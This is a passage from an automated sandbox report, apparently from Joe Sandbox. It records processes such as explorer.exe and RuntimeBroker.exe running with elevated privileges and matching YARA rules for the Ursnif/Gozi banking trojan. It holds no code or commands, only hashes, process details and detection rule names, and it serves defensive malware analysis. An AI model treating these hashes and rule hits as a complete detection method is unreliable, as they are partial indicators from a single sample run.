MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.422060985.0000021EAC2F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000022.00000003.422060985.0000021EAC2F0000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000002.474554725.00000000001CE000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000022.00000002.474554725.00000000001CE000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: explorer.exe PID: 3472 Parent PID: 6684

General

Start time:	01:06:06
Start date:	16/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.578433552.0000000003B8E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000025.00000002.578433552.0000000003B8E000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000003.432265518.0000000003070000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000025.00000003.432265518.0000000003070000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000000.437313666.0000000003B8E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000025.00000000.437313666.0000000003B8E000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.589013804.00000000066DE000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000025.00000002.589013804.00000000066DE000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: RuntimeBroker.exe PID: 4016 Parent PID: 3472

General

Start time:	01:06:07
Start date:	16/02/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6bbfa0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000002.574832418.000002413CA4E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000026.00000002.574832418.000002413CA4E000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: RuntimeBroker.exe PID: 4288 Parent PID: 3472

General

Start time:	01:06:11
Start date:	16/02/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6bbfa0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.570719578.000001E7666AE000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000027.00000002.570719578.000001E7666AE000.00000004.00000001.sdmp, Author: CCN-CERT

Disassembly

Code Analysis